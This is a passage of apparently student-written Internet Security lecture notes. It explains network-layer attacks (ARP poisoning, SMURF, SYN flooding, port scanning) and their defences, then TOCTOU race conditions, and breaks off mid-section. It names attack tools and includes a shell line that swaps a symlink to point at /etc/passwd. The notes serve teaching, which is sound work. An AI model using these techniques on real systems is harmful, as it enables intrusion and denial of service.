

Internet Security

Text of Slides

SS 2016

Table of Contents

1. Basics and Networking.....	3
2. Race Conditions.....	17
3. Web Security I.....	27
4. Web Security II.....	35
5. Internet Applications.....	44
6. Testing.....	53
7. Buffer Overflows.....	61
8. Introduction to Applied Cryptography.....	66
9. Language Security.....	78
10. Mobile Phone Network Security.....	82
11. Introduction to Hardware and Embedded Security.....	87

1. Basics and Networking

Generic Security Issues

Information Domain:

Leakage: acquisition of information by unauthorized recipients. (Password sniffing,...)

Tampering: unauthorized alteration/creation of information (including programs)
e.g. change of electronic money order, installation of a rootkit

Operation Domain:

Resource stealing: (ab)use of facilities without authorization (e.g. Use a high-bandwidth infrastructure to issue DDOS attacks)

Vandalism: interference with proper operation of a system without gain (e.g. flash bios with 0x0000)

Eavesdropping: getting copies of information without authorization

Masquerading: sending messages with other's identity

Message tampering: change content of message

Replaying: store a message and send it again later, e.g. resend a payment message

Exploiting: using bugs in software to get access to a host

Combinations: Man in the middle attack – emulate communication of both attacked partners (cause havoc and confusion)

Social Engineering:

Popular non-technical attack method:

The art and science of getting someone to comply to your wishes

Security is all about trust. Unfortunately the weakest link, the user, is often the target

Social engineering by phone

Dumpster diving

Reverse social engineering

Solution: User education, raising awareness

Large companies “attack” their own employees (e.g. Microsoft), targeted phishing attacks, even big players (Apple, Amazon,...) still have to learn.

Passwords:

NEVER give your password to anyone

Make your password difficult for others to guess

DO NOT change your password because someone tells you to

Passwords that can be guessed: Words in any dictionary, your user name, your name, names of people you know, substituting some characters (a zero for an o)

Password crackers: John the Ripper, Hashcat (uses GPU)

Guidelines:

The longer the better (often not supported!)

mix of lower- and upper-case chars, numbers, and punctuation marks

take a phrase and try to squeeze it into eight (or better more) characters (e.g., this is an interesting lecture oh yeah == tiailoy)

Throw in a capital letter and a punctuation mark or a number or two (== 1Tiailoy4) • Use your imagination!

Use password policies with care if you are a system administrator

Users tend to write down / forget their passwords if forced to change it every 30 days


Never, ever use “security” questions! If you have to, put your password there and use a password safe

Storage: Password safes (Firefox master Password, Keychains,...) are ok, if encrypted properly; A good password store has no recovery mechanism

Take care about the password retrieval channel; Could involuntarily cause an authorization loop (daisy-chained accounts), Example: Epic Hack

Technological Security

OSI reference model



Physical Layer (1)

Connect to channel /used to transmit bytes (=network cable)
Nothing you can easily control (physical security)

Data Link Layer(2)

Error control between adjacent nodes

Ethernet: most widely used link layer protocol

Addresses – 48 bits (example: 00:38:af:23:34:0f)

hardwired by the manufacturer

MAC-Address every NIC (Network Interface Controller/Card) has (ex. LAN, Bluetooth, Wifi,...)

Type: (2 bytes) specifies encapsulated protocol (IP, ARP, RARP,...)

Data: min 46 bytes payload (padding may be needed), max 1500 bytes

CRC: Cyclic redundancy check

Tools/commands: Wireshark, ipconfig / ip, iwconfig (unix only)

Network Layer(3)

Transmission and routing across subnets

IP:

Is glue between hosts of the internet

Attributes of delivery:

Connectionless

unreliable best-effort datagram: delivery, integrity, ordering, non-duplication are NOT guaranteed; i.e. they can be dropped, tampered, replayed, spoofed,... (at least in IPv4)

Header: normal size 20 bytes (<https://en.wikipedia.org/wiki/IPv4#Header>)

IP delivery:

Hosts directly connected on a local network

Problem: Link Layer uses 48 bit Ethernet addresses

Network layer uses 32 bit IP addresses

we want to send an IP datagram, but we only can use the Link layer (2) to (really) do this

Encapsulate IP datagram in Ethernet datagram – need to map destination IP address to Ethernet addresses

ARP (Address Resolution Protocol)

Maps network-addresses to link-level addresses

Host A wants to know the hardware address associated with IP address of host B

A broadcasts ARP message on physical link layer, including its own mapping

B answers A with ARP answer message

Example: A sends (broadcast) ARP request for IP-B

B sends reply to A

(See images in slides)

Tools/commands: ipconfig/ifconfig/ip (show interface configuration, display interface MAC address), arp (list arp mappings, can edit arp cache entries), ping (probes a specific IP address)

Fragmentation

Used if encapsulation in lower level protocol demands to split the datagram into smaller portions (datagram size is large than data link layer MTU – Maximum Transmission Unit)


Each fragment is delivered as a separate IP datagram
controlled using 2 bits IP-flags + 13 bits offset

If fragmentation would be necessary, but fragment bit is not set: Error message (ICMP – Internet control message protocol -

https://en.wikipedia.org/wiki/Internet_Control_Message_Protocol) is sent to sender

If one fragment is distorted or lost, the entire datagram is discarded

IP Datagram:



Layer 2/3 Attacks

Ping of death (Teardrop attack)

violate maximum IP datagram size

Ping normally uses 64 bytes payload; With fragmentation an IP packet with size >65535 could be sent

Offset of the last segment is such that the total size of the reassembled datagram is larger than the maximum allowed size. A static kernel buffer is overflowed causing a kernel panic.

Wikipedia:

A ping of death is a type of attack on a computer system that involves sending a malformed or otherwise malicious [ping](#) to a computer.

A correctly-formed ping packet is typically 56 [bytes](#) in size, or 64 bytes when the [Internet Protocol](#) header is considered. However, any [IPv4](#) packet (including pings) may be as large as 65,535 bytes. Some computer systems were never designed to properly handle a ping packet larger than the maximum packet size because it violates the [Internet Protocol](#) documented in [RFC 791](#).^[1] Like other large but well-formed packets, a ping of death is fragmented into groups of 8 octets before transmission. However, when the target computer reassembles the malformed packet, a [buffer overflow](#) can occur, causing a [system crash](#) and potentially allowing the [injection of malicious code](#).

In early implementations of [TCP/IP](#), this bug is easy to exploit and can affect a wide variety of systems including [Unix](#), [Linux](#), [Mac](#), [Windows](#), and peripheral devices. As systems began filtering out pings of death through firewalls and other detection methods, a different kind of ping attack known as [ping flooding](#) later appeared, which floods the victim with so many ping requests that normal traffic fails to reach the system (a basic [denial-of-service attack](#)). (https://en.wikipedia.org/wiki/Ping_of_death)

Ping: Ping is a [computer network](#) administration [software utility](#) used to test the reachability of a [host](#) on an [Internet Protocol](#) (IP) network. It measures the [round-trip time](#) for messages sent from the originating host to a destination computer that are echoed back to the source. The name comes from [active sonar](#) terminology that sends a [pulse](#) of sound and listens for the echo to detect objects under water,^[1] although it is sometimes interpreted as a [backronym](#) to packet Internet groper.^[2]

Ping operates by sending [Internet Control Message Protocol](#) (ICMP) Echo Request [packets](#) to the target host and waiting for an ICMP Echo Reply. The program reports errors, [packet loss](#), and a statistical summary of the results, typically including the minimum, maximum, the [mean](#) round-trip times, and [standard deviation](#) of the mean. ([https://en.wikipedia.org/wiki/Ping_\(networking_utility\)](https://en.wikipedia.org/wiki/Ping_(networking_utility)))

IP Fragment overwrite

IP datagram containing Layer 4 traffic (like TCP) is fragmented

Layer 4 header contains allowed port (e.g. 80)

Firewall lets this packet pass, data is sent fragmented

one packet contains frag-offset=1: header, including the port will be overwritten (e.g. new port = 23) after packet has been reassembled completely, it will be delivered to the new port.

Wikipedia:

IP fragment overlapped (= overwrite)

The IP fragment overlapped **exploit** occurs when two fragments contained within the same IP datagram have offsets that indicate that they overlap each other in positioning within the datagram. This could mean that either fragment A is being completely overwritten by fragment B, or that fragment A is partially being overwritten by fragment B. Some operating systems do not properly handle fragments that overlap in this manner and may throw exceptions or behave in other undesirable ways upon receipt of overlapping fragments. This is the basis for the **teardrop attack**. Overlapping fragments may also be used in an attempt to bypass Intrusion Detection Systems. In this exploit, part of an attack is sent in fragments along with additional random data; future fragments may overwrite the random data with the remainder of the attack. If the completed datagram is not properly reassembled at the IDS, the attack will go undetected.
(https://en.wikipedia.org/wiki/IP_fragmentation_attack)

Defense:

Re-assemble IP Datagram on Firewall /IDS; usually done within the OS stack
Sanity checks on IP header
Fix OS bugs

LAN-Attacks:

Goals: Information recovery, impersonate host, tamper with delivery mechanisms

Methods: Sniffing, IP spoofing, ARP attacks

Network Sniffing:

Eavesdrop on a shared communication medium

Many protocols transfer authentication information in cleartext (collect username/password etc.)

Particularly worrisome: Wireless networks

Sniffing is also possible at switched Ethernet, where the switch only forwards the right packets to your host.

Mac flooding

- Switch maintains table with MAC address/port mappings

- Flooding switch with bogus (=fake) MAC addresses will overflow table

- Some switches will revert to hub mode

Mac duplication/cloning

- reconfigure NIC's (network card) MAC addresses

- switch will record this in table and sends traffic (from someone else) to you

Tools: Wireshark (sniffing, decodes headers, reassembles fragmented IP packets),
macof (floods a network with random arp messages, unix only),
paceth (GUI interface to craft arbitrary packets, unix only)

Countermeasures:

Sniffers:

DNS test (Some sniffers attempt to resolve names associated with IP addresses, trap: generate traffic for a fake IP → detect DNS lookups for fake IP traffic)

Check for promiscuous mode

Wikipedia: In [computer networking](#), promiscuous mode (often shortened to "promisc mode" or "promisc. mode") is a mode for a wired [network interface controller](#) (NIC) or [wireless network interface controller](#) (WNIC) that causes the controller to pass all traffic it receives to the [central processing unit](#) (CPU) rather than passing only the frames that the controller is intended to receive. This mode is normally used for [packet sniffing](#) that takes place on a router or on a computer connected to a hub (instead of a switch) or one being part of a WLAN. Interfaces are placed into promiscuous mode by software bridges often used with [hardware virtualization](#). (https://en.wikipedia.org/wiki/Promiscuous_mode)

Mac flooding:

Use port security – Limits the number of MAC addresses connecting to a single port on the Switch.

802.1X – Allows packet filtering rules issued by a centralised AAA server based on dynamic learning of clients.

MAC filtering – Limits the number of MAC addresses to a certain extent

ARP Poisoning

ARP does not provide any means of authentication

Racing against the queried host is possible – provide false IP address/link-level address mapping

Fake ARP queries – used to store wrong ARP mappings in a host cache

Both can result in a redirection of traffic to the attacker – ARP messages are sent continuously to have caches keep the faked entries

(See images in slides – ARP request vs ARP poisoning)

Hub vs Switch:

Hub is a physical layer device – has no address, forwards ALL incoming packets to all other ports

Switch is a link-layer device – forwards incoming broadcast packets to all ports, keeps track of which Ethernet addresses can be reached through which ports

ARP Poisoning Applications:

can be used for Man-in-the-Middle attack (MITM):

- impersonate A with B and B with A

- sniff on a switched network

- filter (modify) traffic

can be used for Denial-of-Service (DoS):

- map target IP to non-existent MAC addresses

can target gateway:

- impersonate gateway to filter ALL traffic

- map gateway IP to non-existent MAC to drop all outgoing traffic

can be targeted as a single host:

- destination Ethernet address specified (instead of broadcast)

Tools/commands:

- ettercap/bettercap: ARP poisoning (and sniffing), and more LAN things

- Paceth: Create/script poisonous ARP packets

- Scapy: Packet manipulation program

Countermeasures

Static ARP tables on LAN (or at least most sensitive hosts)

Drop ARP replies that have not been requested

Deny packet delivery if MAC is registered on multiple ports (bears the danger of getting DOSed)

Layer 2 encryption for Wireless (WPA 2)

Physical security for wired networks

DMZ/subnetting; Wikipedia:

In [computer security](#), a DMZ or demilitarized zone (sometimes referred to as a perimeter network) is a physical or logical [subnetwork](#) that contains and exposes an organization's external-facing services to a usually larger and untrusted network, usually the Internet. The purpose of a DMZ is to add an additional layer of security to an organization's [local area network](#) (LAN); an external [network node](#) can access only what is exposed in the DMZ, while the rest of the organization's network is .

([https://en.wikipedia.org/wiki/DMZ_\(computing\)\)](https://en.wikipedia.org/wiki/DMZ_(computing))) firewalled

ICMP attacks

ICMP (Internet Control Message Protocol) is used to exchange control/error messages about the delivery of IP datagrams (for IPv6 → ICMPv6)

ICMP messages are encapsulated inside IP datagrams; ICMP messages can be: requests, responses, error messages.

Format:

type field: specifies the class of the ICMP message

code field: specifies the exact type of message

data field: include header and first 8 bytes (payload) of original IP datagrams

ICMP Echo Attacks

Information gathering: map the hosts of a network


ICMP echo datagrams are sent to all the hosts in a subnet

attacker collects the replies and determines which hosts are alive

Packet amplification (**SMURF** attack)

send spoofed (with victim's IP address) ICMP echo requests to subnets

victim will get ICMP echo replies from every machine



Defense against (ICMP) SMURF Attack

Should not work on real networks

except in the LAN; gateway will NOT forward broadcast packets; broadcast domain ends at the router; this has to be done by the router (CISCO)

Firewall configuration:
Allow outbound requests and inbound replies

Wikipedia Gateway:

In [telecommunications](#), the term gateway refers to a piece of [networking hardware](#) that has the following meaning:

In a [communications network](#), a network [node](#) equipped for interfacing with another network that uses different [protocols](#).

A gateway may contain devices such as protocol translators, [impedance matching](#) devices, rate converters, [fault](#) isolators, or [signal](#) translators as necessary to provide [system interoperability](#). It also requires the establishment of mutually acceptable administrative procedures between both networks.

A protocol translation/mapping gateway interconnects networks with different network protocol technologies by performing the required protocol conversions.
([https://en.wikipedia.org/wiki/Gateway_\(telecommunications\)](https://en.wikipedia.org/wiki/Gateway_(telecommunications)))

Traffic Amplification in General



Requirements for traffic amplification attacks (DDOS): Host A must spoof IP Address of host V, $S_V > S_A$, bandwidth of service > bandwidth of host A

ICMP Destination Unreachable

ICMP message used by gateways to state that the datagram cannot be delivered


Many subtypes: Network unreachable, Host unreachable, Protocol unreachable, Destination host unknown,...

Can be used to “cut” out (DOS) nodes from the network – constantly send spoofed destination unreachable messages

Firewalling – usually, if a port is closed, the OS sends a destination unreachable: “port unreachable” ICMP message; Firewalls often don't – result: firewalled port runs into timeout when pinged, closed port produces ICMP message

IP Spoofing

Impersonating another host by sending a datagram with a faked IP-address (Layer 3 attack) – IP addresses are NOT authenticated, used to impersonate sources of security critical info



Transport Layer(4)

Ordering, Multiplexing, Correctness
TCP/UDP

UDP

relies on IP, connectionless, unreliable (checksum optional), best-effort datagram delivery service, implements port abstraction
delivery, integrity, non-duplication, and ordering are NOT guaranteed

UDP is based on IP, IP networks may drop packets, corrupt packets (IP checksum only on headers!), transmit packets out of order, duplicate packets
UDP does not fix these problems


Port abstraction: allows addressing different destinations for the same IP

Often used for multimedia and for services based on request/reply schema (DNS, RPC, NFS)

More efficient than TCP


UDP Spoofing

Same as IP spoofing, just use trusted client's IP in IP source address field



UDP Hijacking

Variation of the UDP spoofing attack, race against the legitimate server



UDP Storm

Need 2 hosts with replying UDP service, for example:

Echo service (TCP/UDP port 7) – echos same message back

Chargen service (TCP/UDP port 19) – replies with random UDP packet

Daytime service (TCP/UDP port 13) – sends current time

Qotd service (TCP/UDP port 17) – replies quote of the day


Send UDP datagram with spoofed IP and source port:

Source IP = Victim B

Source port = Victim B service port

Destination IP = Victim A

Destination Port = Victim A service port



UDP Portscan

Which UDP ports are available on a certain host?

- provide some network service
- may be vulnerable to attack

A portscan is part of the information gathering phase of a network attack

(Zero-length) UDP packet is sent to each port, if an ICMP error message “port unreachable” is received, the service is assumed to be unavailable; if no reply assume it is available

Many TCP/IP stack implementations implement a limit on the error message rate, therefore this type of scan can be slow (e.g. Linux limit is 80 messages every 4 seconds)

How to perform a UDP portscan?

By hand (with packet filter and RAW-socket)

use netcat (<https://netcat.sourceforge.net/>) and tcpdump

or use e.g. nmap -sU <address> (<http://www.insecure.org/nmap/>)

TCP

Transmission Control Protocol – it relies on IP to provide:
connection-oriented, reliable, stream delivery service, port abstraction (<IP, Port> == Socket)

no loss, no duplication, no transmission errors, correct data ordering

TCP Seq/Ack Numbers

Sequence number (seq) specifies the position of the segment data in the communication stream

seq = 1234 means: the payload of this segment contains data starting from 1234

Acknowledgement number (ack) specifies the position of the next expected byte from the communication partner

ack = 12345 means: I have received the bytes correctly to 12344, I expect the next byte to be 12345

Both are used to manage error control: retransmission, duplicate filtering, also for flow control

TCP Window

Used to perform flow control

Segment will be accepted only if the sequence number has a value between *last ack number sent* and *last ack number sent + window size*

The window size changes dynamically to adjust the amount of information that can be sent by the sender

set by receiver to announce how much it can take; window size = amount of data the client can handle now

TCP Flags

Flags are used to manage the establishment and shutdown of a virtual circuit

SYN: request for synchronization of seq/ack numbers (used during connection setup)

ACK: the acknowledgement number is valid (all segments in a virtual circuit have this flag set, except the first)

FIN: request to shutdown a virtual circuit (used during connection tear-down)

RST: request to immediately reset the virtual circuit

URG: states that the urgent pointer is valid

PSH: request a “push” operation on the stream (pass the data to the application (interactive) as soon as possible)

TCP Virtual Circuit Setup

(1) A server listens to a specific port


(2) Client sends a connection request to the server, with SYN flag set and a random initial sequence number *c*

(3) The server answers with a segment marked with both the SYN and ACK flags and containing an initial random sequence number *s*; *c+1* as acknowledge number

(4) The client sends a segment with the ACK flag set and with sequence number *c+1* and ACK number *s+1*

Three Way Handshake (steps (2) to (4))

Three TCP segments are necessary to set up a virtual circuit:



Initial Sequence Number

Needs to be random (unguessable) to prevent spoofing/hijacking attacks; in modern TCP/IP stack implementations it is random, but the standard said otherwise

The TCP standard (RFC 793) specifies that the sequence number should be incremented every 4 micro-seconds

BSD UNIX systems initially used a number that is incremented by 64000 every half second and by 6400 each time a connection is established

Acknowledgement

No sent directly after data has been received

delayed ACK: if some data has been received, the receiver waits up to 200 ms in hope that some more data will arrive, which can be acknowledged at once;
only used if no data has to be transported back to the sender

If no ACK is received at the sender (timeout), retransmission takes place

Virtual Circuit Shutdown

One of the partners, e.g. A, can terminate its stream by sending a segment with the FIN flag set, B answers with a segment with the ACK flag set

From this point on A will not send any data to B: it will just acknowledge data sent by B with empty segments, this is called Half-Open connection

When B shuts its stream down, the virtual circuit is considered closed

Attacks

TCP Scanning

TCP Portscan: information gathering phase of network attack, used to check whether a port is open on a host;
/etc/services lists standard port/service mappings

In the simplest form a TCP connection is opened to a port, if this succeeds, a service is assumed to be available, this is reliable (unlike UDP scanning if port unreachable ICMP packets are not being send out)

TCP SYN Scan

Also known as "half open" scanning

The attacker sends a SYN packet (packet with SYN flag), if the server answers with a SYN/ACK packet, then the port is open (or with a RST packet: the port is closed); the attacker sends a RST packet instead of an ACK

→ Connection is never fully opened and the event is not logged by the operating system / monitor application

TCP FIN Scan

The attacker sends a FIN-marked packet

In most TCP/IP implementations (not Windows): if the port is closed, a RST packet is sent back; if the port is open, the FIN packet is ignored

Variation of this type of scanning technique: XMAS Scan: FIN + PSH + URG set; NULL scan: no flags set

OS Fingerprinting

Another step in information gathering phase of an attack, allows to determine the operating system of a host by examining the reaction to uncommon packets:

- use of reversed flags in the TCP header
- use of weird combination of flags in the TCP header
- check the selection of TCP initial sequence numbers
- analysis of response to the particular ICMP messages
- server response at a special port (login)

Each TCP/IP implementation is slightly different in handling corner cases

NMAP

leading tool for port scanning

supports IP scans, UDP portscans, TCP portscans (SYN, FIN scanning,...), OS fingerprinting

TCP Spoofing / Hijacking

It's possible: node B is trusted by A, attack impersonates B on TCP level

It's very hard: attacker needs to send spoofed TCP request, needs to DOS its victim, needs to guess (or eavesdrop) the correct sequence number, needs to do this while 3-way handshake established

It's better to do this on layer 3 or 2 (IP, ARP)

TCP DoS Attacks

SYN Flooding

Very common denial-of-service attack: Attacker starts handshake with SYN marked segment, victim replies with SYN-ACK segment – victim OS allocates data structures for the connection (reassembly buffer, etc.); Attacker's host stays silent

A host can only keep a limited number of TCP connections in half-open state: to limit memory usage; after that limit, connections are not accepted

Current solution: drop half open connections in FIFO manner; SYN cookies

Process Table Attack

Daemons are programs that listen on a particular port for connection requests, when a new connection is established, the daemon forks a new process that will handle the connection

Many daemons run with root privileges (no restrictions), a huge number of connections fill up the process table and no new processes can be created; can be easily done with a bot net

2. Race Conditions

Definition

Parallel execution of tasks in multi-process or multi-threaded environment, tasks can interact with each other (shared memory, or address space, file system, signals)

Results of tasks depend on relative timing of events (Indeterministic behaviour)

Race Condition = alternative term for indeterministic behaviour

Often a robustness issue, but also many important security implications

Assumption needs to hold for some time for correct behaviour, but assumption can be violated → time window when assumption can be violated (**window of vulnerability**)

Programmer views a set of operations as atomic, in reality atomicity is not enforced, attacker can take advantage of this discrepancy

Shared Memory

Sharing of memory between tasks can lead to races, threads share the entire memory space, processes may share memory mapped regions

Use synchronization primitives: locking, semaphores

Java: synchronized classes and methods (monitor model); atomic types (java.util.concurrent.atomic.AtomicInteger, etc.)

Avoid shared memory: use message-passing model; still need to get the synchronization right!

(trivial example):

```
public class Counter extends HttpServlet {
    int count = 0;
    public void doGet(HttpServletRequest in, HttpServletResponse out)
    {
        out.setContentType("text/plain");
        PrintWriter p = out.getWriter();
        count++;
        p.println(count + " hits so far!");
    }
}
```

Looks atomic (1 line of code!), it's not

Simple race: 2 threads read count, both write count+1, missed one increment

Sequence of operations (A, B)

Is not atomic, can be interrupted at any time for arbitrary amounts of time

Scheduler can interrupt a process at any time, can happen between A and B; much more likely if there is a **blocking system call** in between

Window of vulnerability

Things go wrong if C happens between t_A and t_B ; (t_A , t_B) is the window of vulnerability

Window of vulnerability can be very short, race condition problems are difficult to find with testing, difficult to reproduce and debug

Myths:

“races are hard to exploit” - won't stop a determined attacker

“races cannot be exploited reliably”, “only 1 chance in 10000 that the attack will work!”

Beating the odds

Attackers can often find ways to beat the odds:

Can the attacker try the exploit 1 million times? - if yes, and the odds are 1 to 10000, then there is a reliable exploit

Attacker can try to slow down the victim machine/process to improve the odds – high load, computational complexity attacks

Time of Check, Time of Use (TOCTOU)

Common race condition problem:

Time-of-Check (t_A): validity assumption X on entity E is checked

Time-of-Use (t_B): assuming X is still valid, E is used

Time-of-Attack (t_C): assumption X is invalidated

$$t_A < t_C < t_B$$

Program has to execute with elevated privilege, otherwise, attacker races for his own privileges

Steps to access resource:


Obtain reference to resource; query resource to obtain characteristics; analyze query results; if resource is fit, access it

Often occurs in Unix file system accesses: check permissions for a certain file name (e.g. using `access(2)`); open the file, using the file name (e.g. using `fopen(3)`); four levels of indirection (symbolic link – hard link – inode – file descriptor)

access/open Race

```
$ touch dummy; ln -s dummy pointer
```

```
$ rm pointer; ln -s /etc/passwd pointer
```



TOCTOU Examples

Script execve Race

Filename redirection – soft links again

Setuid scripts: `execve()` system call invokes `setuid()` call prior to executing program; A: program is a script, so command interpreter is loaded first; B: program interpreter (with root privileges) is invoked on script name; attacker can replace script content between step A and B

`setuid` is not allowed on scripts on most platforms, although there are work-arounds

A: program interpreter is started (with root privilege) – e.g.: `/bin/sh/`

